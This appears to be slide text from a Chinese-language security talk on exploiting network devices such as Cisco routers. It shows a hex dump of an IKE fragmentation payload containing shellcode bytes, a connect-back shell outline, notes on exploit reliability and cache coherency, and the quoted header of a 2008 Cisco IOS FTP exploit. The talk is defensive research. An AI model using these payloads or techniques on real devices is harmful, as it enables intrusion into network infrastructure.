   0xcbf3be25:  mov    eax,DWORD PTR [eax+0x4]
```



```
Type Payload: Cisco-Fragmentation (132)
   Next payload: Private Use (235)
   0... .... = Critical Bit: Not Critical
   Payload length: 402
   Frag ID: 0x00eb
   Frag seq: 5
   Frag last: More fragments (0)

00 01 00 00 01 ae eb 06  01 92 00 eb 05 00 60 c7   ........ ......`.
02 90 67 b9 09 8b 45 f8  8b 40 5c 8b 40 04 8b 40   ..g...E. .@\.@..@
08 8b 40 04 8b 00 85 c0  74 3b 50 8b 40 08 8b 40   ..@..... t;P.@..@
04 8d 98 d8 00 00 00 58  81 3b d0 d4 00 e1 75 e4   .......X .;....u.
83 7b 04 31 74 de 89 d8  2d 00 01 00 00 c7 40 04   .{.1t... -.....@.
03 01 00 00 c7 40 0c d0  00 00 00 c7 80 f8 00 00   .....@.. ........
00 ef cd 1c a1 55 31 ed  31 ff 4f be 22 00 00 00   .....U1. 1.O."...
```

GetShell



clean up heap

start_loopback_proxy()

fork()

classic connect-back shellcode

retn

利用稳定性问题

- IP数据包分片
- 其他进程干扰


可能的解决办法

- 控制数据包的大小，使IP包数据不大于MTU
- Defragment时占位的attribute尽可能的多


网络设备利用时存在的问题

- Arm，PowerPC，Mips架构设备的缓存一致性问题
- 依赖硬编码，需要知道具体的固件版本
- 网络环境的影响

缓存一致性问题


memcpy()
...
return
CPU
2
3
5
数据缓存
1
指令缓存
4
AAAAAAAA
Memory
AAAAAAAA

缓存一致性问题



```
/*

 Cisco IOS FTP server remote exploit by Andy Davis 2008

 Cisco Advisory ID: cisco-sa-20070509-iosftp - May 2007

 Specific hard-coded addresses for IOS 12.3(18) on a 2621XM router

 Removes the requirement to authenticate and escalates to level 15

 *********************************************************************
 To protect the innocent a critical step has been omitted, which means
 the shellcode will only execute when the router is attached to gdb.
 I'm sure the PowerPC shellcoders out there will work it out...
 *********************************************************************

 Thanks to Gyan Chawdhary and Varun Uppal for all the hours they spent
 on the original IOS security research

 iosftpexploit <at> googlemail 'dot' com

*/
```

Part. **03**

总结

总结

- 网络协议种类多，协议构成复杂，出现漏洞的部分往往是很“偏”的部位
- 还原漏洞触发需要一定的网络环境

- 网络设备固件版本多
- 分析不同的固件时，要重新识别功能函数

THANKS